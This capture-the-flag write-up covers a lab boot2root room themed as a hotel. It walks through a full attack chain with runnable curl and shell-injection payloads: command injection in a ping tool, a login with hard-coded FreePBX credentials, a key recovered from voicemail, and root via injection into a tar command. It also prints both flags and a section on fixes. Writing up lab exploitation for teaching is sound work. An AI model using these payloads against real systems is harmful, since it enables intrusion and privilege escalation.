Infinity Pool
Day 11 of Hacker Holidays 2026 is a full boot2root, and the brief is a warning about scope:
No visible edge. You trace the network to the horizon and find three systems nobody told you about on the other side.
Byte Lotus Hotel promises a seamless stay powered by modern technology. Sometimes the most interesting systems are the ones guests were never meant to see.

Category is Web / Boot2Root, Medium, 90 points, two flags. The whole room is about reach: the front door is small, but behind it sit three loopback-only services that were never meant to face a guest. The trick is that the thing you need to reach root is not hidden in a config file or an environment variable. It is sitting in a voicemail.
I will admit up front that this room made me work. I spent a long time convinced the root path was unreachable, because the key genuinely is not on any web-readable path. The intended route runs through the hotel phone system, and once I saw that, the rest fell into place. Here is the chain end to end:
- Command injection in the edge connectivity tool gives a shell as
weband the user flag. - The Watchtower console leaks FreePBX credentials and points at a root job runner.
- CVE-2026-46376, hard-coded UCP template credentials, gets you into the FreePBX User Control Panel.
- The automation Bearer key is stored in a voicemail caller-ID, read back through the UCP.
- The root job runner builds a
tarcommand from an attacker-controlled name, so a shell metacharacter in that name runs as root.
Setup
Two ports face the VPN: SSH (22) and HTTP (80). The web app is a Flask site behind gunicorn, “Byte Lotus, Stay Noticed”, a surveillance-themed hotel front. $T is the lab IP throughout.
Step 1: The staff tool that runs your input
The landing page is static, but /static/app.js carries a comment about a staff connectivity tool at /status that posts to /internal/netcheck, and robots.txt disallows both. The tool takes a hostname and confirms a “sister property” responds. It does that by running ping, and it builds the command with string formatting:

subprocess.run(f"ping -c 1 {host}", shell=True...)
shell=True with an f-string is the textbook mistake. host=127.0.0.1; id runs id right after the ping, and the response echoes uid=1001(web). The user flag is world-readable in the service account’s home:
THM{n0_v1s1bl3_3dg3}
The flag (“no visible edge”) is the theme stated plainly. You are at the edge of a network with no obvious boundary, and the next three hosts are all behind it on localhost.
Step 2: Three systems on the far side
Listing the listening sockets from the web shell shows the systems the brief promised. Two are custom, one is a telephony stack:

- watchtower on
127.0.0.1:3000, running assvc-watch, an “ops console”. - automation on
127.0.0.1:9000, running as root, a “job runner”. - FreePBX on
127.0.0.1:8080(Apache asasterisk), the hotel phone system.
The watchtower has an open /api/config that leaks the interesting parts:
"automation_endpoint": "http://127.0.0.1:9000",
"telephony_user": "FreePBXUCPTemplateCreator",
"telephony_pass": "St4yN0t1c3d_2026",
"ops_note": "UCP still on default template creds -- ROTATE."
And the automation service advertises its own contract:
"POST /jobs/export": { "auth": "Authorization: Bearer <automation key>",
                       "body": {"report": "<report name>"} },
"runs_as": "root"
So root is right there: a service that runs commands as root, gated by a Bearer key I do not have. The key is not in any file web can read (I checked, exhaustively). That is the whole puzzle, and the answer is the telephony detour those leaked credentials are pointing at.
Step 3: CVE-2026-46376, the UCP template account
FreePBXUCPTemplateCreator is not a normal user. It is a template account that FreePBX 16 creates for the User Control Panel, and CVE-2026-46376 is that it ships with hard-coded credentials. The leaked password is real. The catch is that UCP login is a JavaScript flow, so a naive curl post is rejected with a forbidden.
Reading the UCP login.js shows exactly what the browser sends. The login POST serializes the form and then appends &module=User&command=login, which is the part I was missing:

TOK=$(curl -s -c cj http://127.0.0.1:8080/ucp/index.php \
      | grep -oP 'name="token" value="\K[^"]+')

curl -s -b cj -c cj -X POST http://127.0.0.1:8080/ucp/index.php \
  --data-urlencode 'username=FreePBXUCPTemplateCreator' \
  --data-urlencode 'password=St4yN0t1c3d_2026' \
  --data-urlencode "token=$TOK" \
  --data 'module=User&command=login'
# -> {"status":true...}
No browser needed. Just the correct handshake. I am now authenticated in the UCP as the template account.
Step 4: The key is in a voicemail
This is the part that is easy to miss and satisfying once you see it. The UCP has a Voicemail widget. Pulling its message grid (an AJAX call, so it needs the X-Requested-With header and the lowercase module=voicemail) returns one INBOX message, and the automation key is sitting in the caller-ID:

curl -s -b cj -H 'X-Requested-With: XMLHttpRequest' \
 'http://127.0.0.1:8080/ucp/index.php?module=voicemail&command=grid&folder=INBOX&ext=9919988'
"callerchan": "PJSIP/automation",
"callerid": "Automation Key cc_auto_7b3f9a1c4e0d2f6a <9000>"
The Bearer token is cc_auto_7b3f9a1c4e0d2f6a. It was never on disk anywhere web could reach it. The automation service left itself a message, and the only way to hear it was to become a phone user first. That is why the FreePBX stack, which looks like set dressing, is actually the pivot.
Step 5: The root job runner trusts the report name
With the key, the automation service accepts the request. A benign call shows the command it constructs, which immediately gives away the injection:

"command": "tar czf /var/automation/exports/testreport.tgz /var/automation/data"
The report name is dropped straight into that shell command. Closing the tar argument with ; and commenting out the trailing .tgz with # runs anything as root:
curl -s -X POST http://127.0.0.1:9000/jobs/export \
  -H 'Authorization: Bearer cc_auto_7b3f9a1c4e0d2f6a' \
  -H 'Content-Type: application/json' \
  -d '{"report":"x; cat /root/root.txt #"}'
"output": "uid=0(root) gid=0(root) groups=0(root) ..."

THM{tr4c3d_t0_th3_h0r1z0n}
Root, traced all the way to the horizon.
The exploit, end to end
The internal services are loopback-only, so the script tunnels every request through the same netcheck command injection that gave the foothold. Point it at the public edge IP and it walks the whole chain: foothold, credential leak, UCP login, voicemail key, root.
Full script on GitHub Gist:
infinity_pool.py
Why each link is a real pattern
Command injection from string-built shell commands. subprocess.run(f"ping {host}", shell=True) is the same bug in every language: a template plus a shell equals code execution. The fix is to never involve a shell for a fixed command, subprocess.run(["ping", "-c", "1", host]), and to validate that host is actually a hostname or IP.
Secrets in the wrong place. The root service needed a shared secret and stashed it in a voicemail caller-ID, reachable by anyone who could authenticate to the phone system. Secrets belong in a store with an access boundary that matches who is allowed to use them, not in a side channel that a second, weaker login can read.
Hard-coded default credentials. CVE-2026-46376 is the classic “ships with a known password” flaw. A template or setup account with fixed credentials is a backdoor the moment the product is installed, and the leaked ops_note even admitted nobody rotated it.
A privileged worker that trusts a name. The automation service runs as root and builds a shell command from a user-supplied report value. Even behind authentication, interpolating untrusted input into a root shell command is remote code execution waiting for the first caller with the token.
The through-line is trust that does not match privilege. The web tool trusted its input. The root worker trusted its input. And the crown jewel, a root Bearer key, was protected only as well as the weakest account that could read a voicemail.
Fixing it
Do not build shell strings from input. Use argument lists and skip shell=True. Validate the host field.
Give the root worker a real auth boundary and a safe API. If it must archive a report, treat the name as data: sanitize it to a fixed character set, never pass it through a shell, and use tar’s file-list input rather than string concatenation. Better, do not run the worker as root at all.
Rotate default and template credentials on install, and remove template accounts you are not using. A hard-coded UCP account with voicemail access is an unnecessary door.
Keep secrets out of side channels. A shared token between two services belongs in a secret store both can reach with least privilege, not in a voicemail that a third login can retrieve.
Room summary
| Room | Infinity Pool |
| Event | Hacker Holidays 2026, Day 11 |
| Category | Web, Boot2Root, Medium, 90 points |
| Target | http://<lab-ip> (Flask/gunicorn edge, FreePBX 16.0.45, plus two custom services) |
| Foothold | Command injection in /internal/netcheck (ping, shell=True) as web |
| User flag | THM{n0_v1s1bl3_3dg3} |
| Pivot | Watchtower leaks UCP creds; CVE-2026-46376 hard-coded template login to FreePBX UCP |
| Key recovery | Automation Bearer token read from a voicemail caller-ID via the UCP grid API |
| Root | report name injected into tar in the root job runner on :9000 |
| Root flag | THM{tr4c3d_t0_th3_h0r1z0n} |
Wrap-up
The whole room, compressed:
netcheck host=127.0.0.1; id                       # -> web, user flag
curl 127.0.0.1:3000/api/config                    # UCP creds + automation endpoint
ucp login FreePBXUCPTemplateCreator               # CVE-2026-46376
ucp voicemail grid -> callerid: cc_auto_...        # the Bearer key
POST 127.0.0.1:9000/jobs/export report="; cat /root/root.txt #"   # root flag
What makes this room good is that it punishes the assumption I made for far too long, that a secret has to live in a file. The automation service kept its key exactly where a hotel keeps a message for a guest who is not in the room: in voicemail. The lesson is to follow the theme. The property tracks everything, remembers everything, and leaves notes for itself. If you cannot find the key where a key should be, go read the messages.